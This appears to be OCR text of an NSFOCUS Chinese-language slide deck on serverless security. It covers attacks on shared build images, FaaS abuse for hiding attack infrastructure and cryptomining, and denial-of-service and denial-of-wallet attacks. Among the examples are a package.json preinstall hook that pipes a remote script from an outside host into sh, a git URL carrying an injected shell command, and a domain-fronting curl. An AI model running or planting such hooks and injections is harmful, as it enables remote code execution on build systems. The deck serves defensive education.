drwxr-xr-x 27 root root 4096 Dec 10 12:12 ..
-rwxr-xr-x  1 root root  197 May  5  2019 1.sh
-rwxr-xr-x  1 root root  183 May  5  2019 2.sh
-rwxr-xr-x  1 root root  153 May  5  2019 3.sh
-rwxr-xr-x  1 root root  173 May  5  2019 4.sh
-rw-r--r--  1 root root    0 May 13 10:16 --help
-rw-r--r--  1 root root  386 Dec 23  2019 nginx_2.yaml
-rw-r--r--  1 root root  356 Dec 23  2019 nginx.yaml
```

- “–help”文件可以绕过清理逻辑以避免当前目录被清空
- “malicous.py”文件包含具体的攻击逻辑（文件名常被伪造为常见的python包，例如requests.py）

NSFOCUS

# 针对Serverless平台的攻击（五）

- 针对Serverless公用容器/镜像的攻击




- 公共容器：**源码下载、预编译、镜像构建、容器调度**

- 公共镜像本身含有RCE漏洞（使用低版本Git、Go）：

**CVE-2019-13139**
**CVE-2019-19604**
**CVE-2018-6574**

```
neargle@marcy:~/evil (*) > ls
README.md    backend  public  src   file.js  node_modules package.json
neargle@marcy:~/evil (*) > cat package.json
{
  "name": "t-force",
  "version": "1.0.0",
  "description": "",
  "main": "server.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "preinstall": "sh -c 'curl https://c.neargle.com/code | sh'",
  "devDependencies": {
    "watchify": "^3.6.1"...
```

低版本NodeJS安装依赖包时触发RCE漏洞

低版本Git远程加载FaaS函数时执行恶意构造的git url导致RCE

```
POST /v2/serverless/update_code_from_gitlab HTTP/1.1
Host: serverless.innerxxx.com
...

{
 "serverless_name": "redteam.tencent.com",
 "lang": "Python2.7",
 "main_function": "main.main",
 "code": "",
 "git_url": "http://xx.conote/xx/x-`sh -c 'command 1>&2'`-x.git",
 "env": "pre"
}
```

04

# Serverless滥用

# Serverless滥用（一）

- 利用Serverless函数作为跳板隐藏攻击资产


**利用点**

1. 云厂商提供Serverless函数的免费试用

2. 用户部署Serverless函数的成本低

3. Serverless函数访问域名可信且IP不唯一

**优势**

1. 攻击成本低

2. 依托云厂商服务器稳定性避免网络原因导致的受害者机器下限

3. 函数访问域名高可信提升攻击资产的隐秘性

**劣势**

1.FaaS函数访问地址及请求响应的header信息中包含大量特征，可被标记检测同时存在被溯源的可能性；

2. FaaS函数虽提供免费试用，但缺少请求控制能力，所以成本也会随着请求数目的增大而增大；


*Demo链接：https://www.youtube.com/watch?v=IOJjLhmDQUE*

NSFOCUS

# Serverless滥用（二）


- 利用FaaS函数与域前置隐藏攻击资产


```
✘ calbeeming ~ curl https://fastly.net -H "Host: www.bbc.com" -s | grep -o '<title>.*</title>'
<title>BBC - Homepage</title>
```





**利用点**

1. 云平台可对访问域名进行CNAME设置
2. 采用域前置躲避互联网审查
3. 云平台对CDN设置缓存配置过滤返回头无关内容提升隐秘性
4. 云平台对CDN设置自定义页面提升隐秘性








图片来源： https://mp.weixin.qq.com/s/6SAgy16Uja42GksLJdRHOg

# Serverless滥用（三）

- 利用公有云FaaS函数资源作为矿池进行挖矿




**利用点**

1.利用Serverless架构对函数进行扩缩容的特性；

2.利用用户对FaaS平台不正确的配置；

3.利用具有脆弱性的FaaS函数；

利用公有云资源进行恶意挖矿，将导致：

1. FaaS函数资源被滥用；

2. 用户的钱包遭至DoW攻击；


*来源： https://github.com/puresec/awesome-serverless-security#vulnerabilities-weaknesses-cves*

04

# DoS攻击

# DoS攻击（一）

- 利用SSP(Serverless Service Provider)存在多出口IP造成的DoS攻击（Warmonger）




*论文来源：Warmonger: Inflicting Denial-of-Service via Serverless Functions in the Cloud Junjie Xiong University of South Florida junjiexiong@usf.edu，Mingkui Wei George Mason University mwei2@gmu.edu，Zhuo Lu*

利用点

**•SSP在不同租户中共享出口IP**

1）统计出口IP使用模式（如多久进行一次出口IP轮换、是否受访客地理位置影响、是否受Serverless函数部署地理位置影响、出现频次较高的出口IP）

**•触发IPS的封禁IP操作**

1）泛洪攻击，大量请求Serverless函数或在Serverless函数中发起大量请求以触发IP被封

2）发送恶意请求，Serverless函数中对目标服务器的请求中带有大量恶意payload以触发IP被封

3）端口消耗及扫描，Serverless函数中建立一个自定义的端口扫描器，不断向目标服务器发送端口扫描包以触发IP被封

4）SSH, Serverless函数中不断对目标服务器进行SSH操作以触发IP被封

**•FaaS函数部署成本低**

1）免费部署

2）只用负责函数开发侧，服务端无需管理

**•FaaS租户访问同一目标服务器**

1）限于用户访问的是公共的服务（目标服务器），比如12306火车票购买平台、机票购买平台、github等，因为只有这样才能

•造成大范围的访问被拒绝服务；

NSFOCUS

# DoS攻击（二）

- 针对FaaS应用内部的DoW攻击

**通过使用Memory Bus Locking建立内存资源竞争**






Figure 2: Overview of memory bus locking.

**Gringotts检测系统**




**利用点**

**1.Serverless计算的函数付费模型**，DoW攻击最终会针对受害者银行账户，而攻击粒度的大小取决于函数**每次执行需收取的费用**以及**为函数设定的默认执行时长**

**2.Serverless应用的架构及环境**，现有环境Serverless函数多以一个container的形式作为载体，一个虚机上可能会有多个容器，一个物理机上又会有多个虚机，那么攻击者**可将自己的恶意程序部署在与受害者位于同一台物理机的设备上**

**3.现有云厂商对Memory Bus Locking机制的支持**，现有云厂商虽然在虚机层面和容器层面都设立了较为完善的隔离机制，但多个租户的Serverless应用可能位于同一物理机上，因此**攻击者可以利用Memory Bus Locking机制造成内存资源竞争**

*论文来源：Gringotts: Fast and Accurate Internal Denial-of-Wallet Detectionfor Serverless Computing*

# 05

# 总结

NSFOCUS

# 总结

- 针对Serverless的滥用本质上还是对**Serverless特征**的滥用（免费试用、部署成本低、域名高可信）
- 针对Serverless平台的攻击本质是利用公有云或私有云平台自身**函数运行时的脆弱性、代码漏洞、访问权限误配置**
- 针对Serverless应用的攻击与传统应用的攻击类似，可以参考OWASP Serverless Security Top 10

  有关实践可参考Serverless靶场（DVSA Damn Vulnerable Serverless Application）

  https://github.com/OWASP/DVSA

# 谢谢！

NSFOCUS